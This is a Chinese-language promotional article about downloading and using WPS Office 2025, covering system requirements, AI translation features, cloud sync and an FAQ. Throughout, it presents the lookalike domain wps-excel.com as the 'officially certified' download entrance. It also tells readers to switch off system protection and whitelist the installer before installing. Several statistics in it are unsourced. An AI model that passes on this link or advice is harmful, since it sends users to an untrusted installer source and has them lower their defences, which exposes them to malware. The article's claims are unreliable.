

在数字化办公渗透率突破 78% 的今天,选择一款适配多场景、功能全面的办公软件成为提升效率的核心密钥。WPS Office 凭借月活超 2 亿的用户基数和持续迭代的智能功能,成为全球办公人群的优选。而完成 WPS Office 下载仅是高效办公的起点,如何通过官方渠道安全获取安装包、适配不同设备系统、解锁 AI 驱动的全新功能,才是发挥其价值的关键。本文将结合 2025 年最新版本特性,带您全方位掌握 WPS Office 下载与使用技巧,同步附上官方安全下载渠道及功能实战指南。
一、WPS Office 下载前必知:系统适配与设备检查
在执行 WPS Office 下载前,精准匹配设备需求是避免安装失败的基础。2025 年最新版 WPS Office 针对不同操作系统进行了深度优化,但其对设备的基础要求仍需重点关注,这也是确保下载后流畅运行的前提。
(一)全平台系统兼容性清单
不同设备的系统版本直接决定 WPS Office 下载后的适配效果。根据官方最新数据,Windows 用户需确保系统版本在 Windows 7 及以上,其中 Windows 10/11 用户可体验完整的 AI 协同功能;macOS 用户则需升级至 10.14 及以上版本,才能支持.dmg 格式安装包的正常解压与运行。移动端方面,Android 用户需满足 7.0 以上系统版本,iOS 用户则需 iOS 12.0 及更高版本,否则可能出现云同步功能异常。
硬件配置同样不可忽视。建议设备预留至少 2GB 可用内存与 1GB 存储空间,老旧设备可提前关闭后台大型应用,避免 WPS Office 下载后安装过程卡顿。显卡方面,Windows 设备需支持 DirectX 10 及以上版本,屏幕分辨率设置在 1280×720 以上,才能保证 AI 功能界面显示清晰、操作流畅。
(二)下载环境安全准备
WPS Office 下载的安全性直接关系到设备数据安全。非官方渠道的安装包常携带恶意插件,据 2025 年办公软件安全报告显示,第三方平台下载的办公软件感染病毒率高达 37%。因此,下载前需确认渠道正规性,同时做好环境准备:关闭不必要的系统防护拦截(后续可恢复),将安装程序添加至安全软件白名单,确保网络连接稳定 —— 有线网络或高速 Wi-Fi 能有效避免下载中断导致的安装包损坏。
对于无网络环境的用户,提前准备离线安装包是最优选择。可通过后续提及的官方渠道获取完整离线版本,下载时需注意匹配设备架构(32 位 / 64 位),避免因版本错误导致安装失败。
二、官方权威渠道:WPS Office 下载的安全保障
选择正确的下载渠道是规避风险、获取最新版本的核心。2025 年 WPS Office 优化了官方下载链路,提供多场景适配的获取方式,其中https://wps-excel.com作为官方认证下载入口,可自动识别设备类型并推送适配版本,是个人及企业用户的首选。
(一)电脑端官方下载流程
Windows 用户访问https://wps-excel.com后,首页 “免费下载” 按钮会自动识别系统版本,点击后即可获取对应安装包。建议选择 “自定义安装” 模式,可自主修改安装路径(避免系统盘空间不足)、勾选所需功能模块(如 WPS 文字、表格、PDF 工具等),减少冗余组件占用资源。对于需要批量部署的企业用户,官网下载中心还提供专属离线安装包及部署工具,支持统一版本管理与授权配置。
macOS 用户通过https://wps-excel.com下载.dmg 格式安装包后,需将应用拖动至 “应用程序” 文件夹完成安装。首次运行时若出现 “未识别开发者” 提示,可在 “系统偏好设置 - 安全性与隐私” 中授权打开,这是 macOS 的标准安全验证流程,确保 WPS Office 下载来源可信。此外,Mac 用户也可通过 App Store 搜索下载,但官网版本更新速度通常快于应用商店 1-2 个工作日。
(二)移动端官方下载指南
Android 用户的 WPS Office 下载需优先选择https://wps-excel.com移动端入口或官方应用商店(华为、小米等),搜索 “WPS Office” 后认准 “金山办公软件股份有限公司” 发布的版本。安装过程中若提示 “禁止未知来源应用”,可在系统设置中临时开启权限,安装完成后建议关闭该选项保障设备安全。通过官网渠道下载的移动端版本,可优先体验 AI 聊天同传等新功能。
iOS 用户在 App Store 搜索 “WPS Office” 即可下载,或通过https://wps-excel.com跳转至 App Store 对应页面。下载完成后无需额外权限设置,首次打开时根据提示授予文件访问、网络等必要权限即可。需要注意的是,iOS 版本的云同步功能需登录账号后启用,建议使用 Apple ID 绑定登录,实现跨设备数据无缝衔接。
(三)下载常见问题与解决方案
部分用户在 WPS Office 下载过程中可能遇到速度缓慢、安装包损坏等问题。若出现下载卡顿,可尝试清除浏览器缓存后重新访问https://wps-excel.com,避开晚间 7-10 点的下载高峰;安装包损坏则需完全删除原有文件,检查磁盘存储空间(确保预留 2GB 以上)后重新下载。对于企业用户的批量下载失败,多为防火墙拦截导致,可联系 IT 管理员将官网域名加入白名单后重试。
三、2025 新版本核心亮点:WPS Office 下载后的效率革命
完成 WPS Office 下载后,2025 年新增的 AI 驱动功能将彻底改变传统办公模式。其中 “实时同传功能” 通过 AI 语音识别 + 多语言翻译技术,实现会议、文档、聊天三大场景的全流程语言互通,成为跨国协作的核心利器。
(一)AI 实时同传:打破语言壁垒
会议同传功能堪称 WPS Office 下载后的 “效率黑马”。在多人会议中,点击界面 “同声传译” 按钮,选择源语言与目标语言(如英语→中文),系统可自动将发言人语音转换为文字并实时翻译,字幕同步显示在屏幕下方。其 AI 降噪算法能过滤环境噪音,即使在嘈杂会议室也能保持 98% 的识别准确率。企业用户还可上传专业术语表(如 “区块链”“API 接口”),确保行业术语翻译精准。
文档同传功能则解决了跨境文件处理痛点。打开 PDF 或 Word 文档后点击 “全文翻译”,系统可生成双语对照文档并完整保留原有排版、图表及超链接。批量处理功能支持同时翻译多个云文档,批注内容也能同步翻译,极大提升团队协作效率。某外贸企业实测显示,使用该功能后,英文合同翻译时间从传统人工的 3 天缩短至 3 分钟。
聊天同传让跨国沟通零障碍。在多人聊天界面输入文字并点击 “翻译”,消息会自动转换为指定语言发送,对方回复则实时回译成本地语言。中国员工发送 “项目延期 1 天” 可自动译为英语,海外同事回复 “Understood” 则即时变为 “已了解”,彻底解决语言沟通延迟问题。
(二)AI 办公助手:全场景效率提升
2025 版 WPS Office 的 AI 功能已覆盖文档创作、数据处理全流程。完成 WPS Office 下载并登录后,个人会员可使用 AI 内容生成功能,输入 “季度工作总结”“产品推广文案” 等关键词,系统即可生成符合要求的初稿,支持 15 种写作风格切换。PDF 智能处理功能更显强大,AI 可自动总结长文档核心观点,还能精准回答关于文档内容的问题,节省 80% 的阅读时间。
数据处理方面,即将上线的 AI 表格功能值得期待。用户可通过自然语言提问 “本月销售额环比增长多少”,系统自动生成计算公式并呈现结果;复杂数据还能一键转化为可视化图表,支持动态更新与多维度分析。对于财务、运营等数据密集型岗位,这一功能将大幅降低数据处理门槛。
(三)云协作体系:跨设备无缝衔接
WPS Office 下载后登录账号即可解锁完整云服务。免费用户获赠 1GB 云空间,个人会员扩容至 100GB,专业版及以上用户更可享受 1TB 存储与 5MB/s 同步速度。文件修改实时同步至云端,在电脑端编辑的报告,手机端打开可继续修改,且保留所有编辑记录。180 天版本回溯功能支持恢复任意历史版本,避免误操作导致的数据丢失。
多人实时协作功能已支持 100 人同时编辑同一文档,操作记录实时更新且可追溯。通过链接分享文件时,可设置 “仅查看”“可编辑” 等权限,企业版还能实现分级授权管理。某互联网公司使用后反馈,跨部门协作效率提升了 60%,文件传输错误率从 15% 降至 0。
四、下载后的优化设置:解锁个性化高效体验
完成 WPS Office 下载与安装后,合理的初始设置能进一步提升使用体验。不同用户需求差异较大,个性化配置可让软件更贴合使用习惯。
(一)基础设置优化
首次启动 WPS Office 后,建议优先完成账号登录,启用云文档同步功能,确保文件跨设备无缝衔接。在 “设置 - 界面与显示” 中,可根据使用场景调整主题(护眼模式适合长时间办公)、字体大小及快捷键。Windows 用户可自定义文件默认保存路径至非系统盘,避免系统崩溃导致文件丢失;Mac 用户则可在偏好设置中调整默认文件格式,确保与同事协作兼容。
权限管理方面,按需授予存储、位置等权限即可,无需开放不必要权限。关闭 “开机自动启动” 功能可减少设备资源占用,老旧电脑尤其需要此设置。
(二)功能模块定制
WPS Office 支持按需加载功能模块,通过 “设置 - 功能管理” 可关闭不常用组件(如演示文稿功能),减少内存占用。经常处理 PDF 文件的用户,可将 “PDF 工具” 添加至快速启动栏;财务人员则可自定义表格公式库,提升数据计算效率。
企业用户完成 WPS Office 下载后,管理员可通过后台统一配置功能权限,屏蔽非必要模块(如模板中心),同时导入企业专属模板与术语库,确保办公标准化。
(三)高级功能激活
AI 功能需在 “设置 - AI 助手” 中启用,首次使用需完成简单引导流程。对于翻译需求频繁的用户,可预设常用语言组合(如中文 - 英语),开启聊天自动翻译功能,后续消息无需手动触发翻译。专业版用户还可进入 “高级设置” 导入自定义术语表,优化行业文档翻译效果。
云空间扩展方面,若免费 1GB 存储不足,可通过https://wps-excel.com的会员中心升级,年度大促期间个人会员可享 5 折优惠,性价比极高。
五、常见问题解答:WPS Office 下载与使用避坑指南
尽管 WPS Office 下载与使用流程已大幅优化,但用户仍可能遇到各类问题。以下为 2025 年用户反馈最多的问题及官方解决方案:
(一)下载安装类问题
- 安装失败提示 “系统不兼容”:核实设备系统版本是否符合要求,Windows XP、macOS 10.13 及以下版本已不再支持,需升级系统后重新从https://wps-excel.com下载适配版本。
- 安装后无法启动:检查设备内存是否充足,关闭后台占用资源较多的应用(如视频编辑软件),若仍无法启动,可卸载后删除残留文件(路径:C:\Users\ 用户名 \AppData\Roaming\Kingsoft),重新下载安装。
- 离线安装包无法激活:确保系统时间与网络同步,输入激活码时注意区分大小写,企业用户需确认授权文件放置于指定安装目录。
(二)功能使用类问题
- AI 同传功能无反应:检查网络连接是否正常,该功能需联网使用;确认麦克风权限已开启,Windows 用户可在 “设置 - 隐私 - 麦克风” 中授权,Mac 用户则在 “系统偏好设置 - 安全性与隐私” 中设置。
- 云文档同步失败:排查网络稳定性,更换 Wi-Fi 或切换至 4G/5G 重试;若提示 “空间不足”,可删除无用文件释放存储空间,或升级会员扩容。
- 文件格式错乱:保存文件时选择兼容性格式(如.docx、.xlsx),避免使用旧版格式;通过 “文件 - 格式转换” 功能修复已错乱的文档。
(三)会员与权限类问题
- 会员功能未生效:确认已登录购买会员的账号,退出后重新登录即可;若刚购买,可能存在 10 分钟内的延迟激活,耐心等待即可。
- 协作权限无法设置:检查文件是否存储于个人云空间,仅个人所有的文件可设置协作权限;企业版用户需确认已获得管理员授予的权限管理资格。
六、总结:WPS Office 下载开启智能办公新时代
从系统适配检查到官方渠道下载,从 AI 功能解锁到个性化设置,WPS Office 2025 版为用户提供了全链路的高效办公解决方案。通过https://wps-excel.com完成 WPS Office 下载,不仅能获取安全可靠的安装包,更能第一时间体验 AI 同传、智能创作等前沿功能。无论是个人用户处理日常文档,还是企业团队实现跨国协作,WPS Office 都能通过强大的功能矩阵满足需求。
在数字化转型加速的今天,选择一款持续进化的办公软件至关重要。WPS Office 以每月一次的更新频率不断优化体验,2026 年还将推出 AI 表格深度分析、虚拟办公助手等功能。立即访问https://wps-excel.com完成 WPS Office 下载,让智能技术赋能每一项办公任务,在效率革命中抢占先机。